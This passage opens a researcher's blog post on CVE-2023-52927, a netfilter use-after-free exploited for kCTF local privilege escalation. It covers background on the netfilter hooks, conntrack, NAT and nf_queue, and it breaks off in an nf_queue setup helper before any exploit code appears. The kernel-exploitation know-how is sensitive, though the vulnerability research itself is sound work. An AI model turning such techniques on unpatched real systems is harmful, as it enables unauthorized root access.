≡ **Post**

CVE-2023-52927 - Turning a Forgotten Syzkaller Report into kCTF Exploit

my first CVE - my first kCTF

Posted **Jul 5, 2025** • Updated **Jul 7, 2025**
By **SeaDragnoL**
45 min read

Contents >

Table of Contents

I. Introduction

II. Netfilter hooks, nf_tables, nf_conntrack, nf_nat and nf_queue

- 2.1 Netfilter hooks
- 2.2 nf_tables
- 2.3 nf_conntrack
- 2.4 nf_nat
- 2.5 nf_queue

III. The Forgotten Syzkaller Report

IV. Root Cause Analysis of a “no reproducer” Syzkaller UAF Report

- 4.1 Allocation Backtrace
- 4.2 Free Backtrace
- 4.3 UAF Backtrace
- 4.4 Root Cause

V. Crafting a Reproducer to Trigger the KASAN UAF

- 5.1 Allocate a template nf_conn by calling nft_ct_set_zone_eval()
- 5.2 Setup nf_nat_setup_info() function
- 5.3 Bring the template nf_conn to nf_nat_setup_info()
- 5.4 Free a template nf_conn
- 5.5 Link another nf_conn to the nf_nat_bysource hash table at the same bucket
- 5.6 KASAN trigger Reproducer

VI. Exploitation

- 6.1 Original Primitive
- 6.2 Changing the primitive
- 6.3 Finding the replacement object
- 6.4 Leak heap
- 6.5 Control inuse nf_conn
- 6.6 Read and Write expression's ops
- 6.7 RIP control
- 6.8 PoC

VII. CVE Summary

VIII. Final Thoughts

IX. Timeline

X. References

I. Introduction

Hi, my name is Long (@seadragnol). After joining @qriousec team, I focused on researching Linux kernel local privilege escalation (LPE) vulnerabilities. My first target was the `nf_tables` subsystem because there were many public blogs to study. I was also inspired by my mentor, @bienpnn, who had previously exploited `nf_tables` in kCTF and Pwn2Own competitions.

During my research, I came across a blog post by NCC Group: SETTLERS OF NETLINK: Exploiting a limited UAF in nf_tables (CVE-2022-32250). This blog provided a solid introduction to the

`nf_tables` subsystem and was especially helpful for beginners. One comment in the blog caught my attention:

> As an additional point of interest @dvyukov on twitter noticed after we had made the vulnerability report public that this issue had been found by syzbot in November 2021, but maybe because no reproducer was created and a lack of activity, it was never investigated and properly triaged and finally it was automatically closed as invalid.

This made me think there could be other ignored reports with real bugs. So, I started looking at invalid reports on https://syzkaller.appspot.com/upstream/invalid.

Using this approach, I discovered my first real-world vulnerability: CVE-2023-52927. I successfully exploited it on the kCTF COS 109 machine (exp267).

In this post, I'll share my journey of analyzing an obsoleted syzkaller report, performing root cause analysis, crafting a proof-of-concept (PoC) to trigger the KASAN report, and developing a stable exploit for local privilege escalation.

II. Netfilter hooks, nf_tables, nf_conntrack, nf_nat and nf_queue


This vulnerability occurs when a network packet traverses the network stack and interacts with the netfilter module.

Before diving into the technical details, I will briefly introduce netfilter hooks, `nf_tables`, `nf_conntrack`, and `nf_nat`, as these components are directly related to the vulnerability.

`nf_queue` is not related to the vulnerability, but it's very useful during exploitation. It allows userland to intercept and process network packets. I'll demonstrate how it can be used.

2.1 Netfilter hooks

`Netfilter hooks` allows users to register callback functions at various points within the Linux network stack. The callbacks are invoked for every packet that traverses the respective hook.



For this vulnerability, we focus on four hooks:

- `NF_INET_PRE_ROUTING` (Prerouting Hook)
- `NF_INET_LOCAL_IN` (Input Hook)
- `NF_INET_LOCAL_OUT` (Output Hook)
- `NF_INET_POST_ROUTING` (Postrouting Hook)

I chose to send a packet to localhost via the loopback (lo) interface in order to interact with the registered callbacks. The flow of this packet is as follows:


`local process` -> `NF_INET_LOCAL_OUT` -> `NF_INET_POST_ROUTING` -> `...` (loopback) -> `NF_INET_PRE_ROUTING` -> `NF_INET_LOCAL_IN` -> `local process`

Callback Priority

At each hook, multiple callbacks can be registered. The execution order of these callbacks is determined by their priority value. The lower the value, the higher the priority.

2.2 nf_tables

`nf_tables` is a submodule of the netfilter framework. In `nf_tables`, we have tables. Tables contain chains, chains contain rules, and each rule is composed of expressions.



An intuitive nf_tables analogy using the experiental designs of Alfred (alfred.com.au)

A chain can be registered to a netfilter hook (a registerd chain is called base chain). When a packet going through a chain, it will be evaluated against each rule in the chain.

Since there are already many resources that explain `nf_tables` in detail, I won't repeat them here. You can refer to the following blogs if needed:

- https://web.archive.org/web/20220410152922/https://blog.dbouman.nl/2022/04/02/How-The-Tables-Have-Turned-CVE-2022-1015-1016/
- https://anatomic.rip/netfilter_nf_tables/
- https://kaligulaarmblessed.github.io/post/nftables-adventures-1/

2.3 nf_conntrack

Introduction

`nf_conntrack` is a submodule of netfilter. From “Linux kernel networking implementation and theory by Rami Rosen”:


> Connection Tracking allows the kernel to keep track of sessions. The Connection Tracking layer’s primary goal is to serve as the basis of NAT.

Learn more about `nf_conntrack`:

- https://git.netfilter.org/libnetfilter_conntrack/tree/README
- https://people.netfilter.org/pablo/docs/login.pdf

Initialization

When the `nf_conntrack` module is needed, the `nf_ct_netns_get()` function is called to register the necessary callbacks into the appropriate hooks.



```c
/* Connection tracking may drop packets, but never alters them, so
 * make it the first hook.
 */
static const struct nf_hook_ops ipv4_conntrack_ops[] = {
	{
		.hook		= ipv4_conntrack_in,
		.pf		= NFPROTO_IPV4,
		.hooknum	= NF_INET_PRE_ROUTING,
		.priority	= NF_IP_PRI_CONNTRACK, // -200
	},
	{
		.hook		= ipv4_conntrack_local,
		.pf		= NFPROTO_IPV4,
		.hooknum	= NF_INET_LOCAL_OUT,
		.priority	= NF_IP_PRI_CONNTRACK, // -200
	},
	{
		.hook		= ipv4_confirm,
		.pf		= NFPROTO_IPV4,
		.hooknum	= NF_INET_POST_ROUTING,
		.priority	= NF_IP_PRI_CONNTRACK_CONFIRM, // INT_MAX
	},
	{
		.hook		= ipv4_confirm,
		.pf		= NFPROTO_IPV4,
		.hooknum	= NF_INET_LOCAL_IN,
		.priority	= NF_IP_PRI_CONNTRACK_CONFIRM, // INT_MAX
	},
};
```

This array contains the callbacks to be registered, along with their corresponding hooks and priority values.

struct nf_conn

`struct nf_conn` used by `nf_conntrack` to stores information about a network flow, such as source and destination IP addresses, ports, protocol type, connection state (e.g., NEW, ESTABLISHED), and timeouts, ….

A network packet can be associated with an `nf_conn`:

```c
struct sk_buff {
    // [skipped]
#if defined(CONFIG_NF_CONNTRACK) || defined(CONFIG_NF_CONNTRACK_MODULE)
        unsigned long           _nfct;
#endif
    // [skipped]
}
```

nf_conntrack_in()

Both `ipv4_conntrack_in()` and `ipv4_conntrack_local()` invoke `nf_conntrack_in()`.

The `nf_conntrack_in()` function processes a packet and assigns it a `nf_conn` if none is already associated.

These callbacks are registered at early hooks, such as `NF_INET_PRE_ROUTING` and `NF_INET_LOCAL_OUT`, which are the first hooks a packet encounters after entering from an external source (excluding the ingress hook) or being sent from a local process.

ipv4_confirm()

The `ipv4_confirm()` function sets the `IPS_CONFIRMED_BIT` status in the `nf_conn`. This confirmation marks the connection as valid and fully established.

This callback is registered at late hooks - `NF_INET_POST_ROUTING` and `NF_INET_LOCAL_IN` with the lowest priority, `NF_IP_PRI_CONNTRACK_CONFIRM == INT_MAX`.

2.4 nf_nat

Introduction

`nf_nat` is another submodule of netfilter.

From “Linux kernel networking implementation and theory by Rami Rosen”:

> The Network Address Translation (NAT) module deals mostly with IP address translation, as the name implies, or port manipulation.


The `nf_nat` module depends on the `nf_conntrack` module to function.

Learn more about `nf_nat`:

- https://www.netfilter.org/documentation/HOWTO/NAT-HOWTO.txt

Initialization

Similar to `nf_conntrack`, certain functions must be registered to netfilter hooks for the `nf_nat` module. When an `nf_tables` base NAT chain is registered, the `nf_nat_ipv4_register_fn()` function is called:



```
int nf_nat_ipv4_register_fn(struct net *net, const struct nf_hook_ops *ops)
{
        return nf_nat_register_fn(net, ops->pf, ops, nf_nat_ipv4_ops,
                                  ARRAY_SIZE(nf_nat_ipv4_ops));
}

static const struct nf_hook_ops nf_nat_ipv4_ops[] = {
        /* Before packet filtering, change destination */
        {
                .hook           = nf_nat_ipv4_pre_routing,
                .pf             = NFPROTO_IPV4,
                .hooknum        = NF_INET_PRE_ROUTING,
                .priority       = NF_IP_PRI_NAT_DST, // -100
        },
        /* After packet filtering, change source */
        {
                .hook           = nf_nat_ipv4_out,
                .pf             = NFPROTO_IPV4,
                .hooknum        = NF_INET_POST_ROUTING,
                .priority       = NF_IP_PRI_NAT_SRC, // 100
        },
        /* Before packet filtering, change destination */
        {
                .hook           = nf_nat_ipv4_local_fn,
                .pf             = NFPROTO_IPV4,
                .hooknum        = NF_INET_LOCAL_OUT,
                .priority       = NF_IP_PRI_NAT_DST, // -100
        },
        /* After packet filtering, change source */
        {
                .hook           = nf_nat_ipv4_local_in,
                .pf             = NFPROTO_IPV4,
                .hooknum        = NF_INET_LOCAL_IN,
                .priority       = NF_IP_PRI_NAT_SRC, // 100
        },
};
```

Types of NAT

There are two types of NAT:

- source NAT: Occurs at `NF_INET_LOCAL_IN` and `NF_INET_POST_ROUTING`


- destination NAT: Occurs at `NF_INET_PRE_ROUTING` and `NF_INET_LOCAL_OUT`

2.5 nf_queue

The `nf_queue` module is a submodule of the Netfilter framework that allows packets traversing the network stack to be queued to userspace for processing.

Using the `queue` expression in `nf_tables`, queue points can be defined to direct packets to userspace. Then, userspace can analyze, modify, or decide the fate of the packet (e.g., sending verdict accept, drop, or modify and reinject it). Userspace is not required to respond to the queue notification immediately, allowing the packet to remain "alive" until a decision is made.

Setup nf_queue



```
1   int setup_nf_queue() {
2       char buf[MNL_SOCKET_BUFFER_SIZE];
3       int ret = 1;
4       nlmsghdr nlh;
5
6       nlsock_queue = mnl_socket_open(NETLINK_NETFILTER); // [1]
7       if (nlsock_queue == NULL) {
8           perror("mnl_socket_open queue");
9           exit(EXIT_FAILURE);
10      }
11
12      if (mnl_socket_bind(nlsock_queue, 0, MNL_SOCKET_AUTOPID) < 0) {
13          perror("mnl_socket_bind");
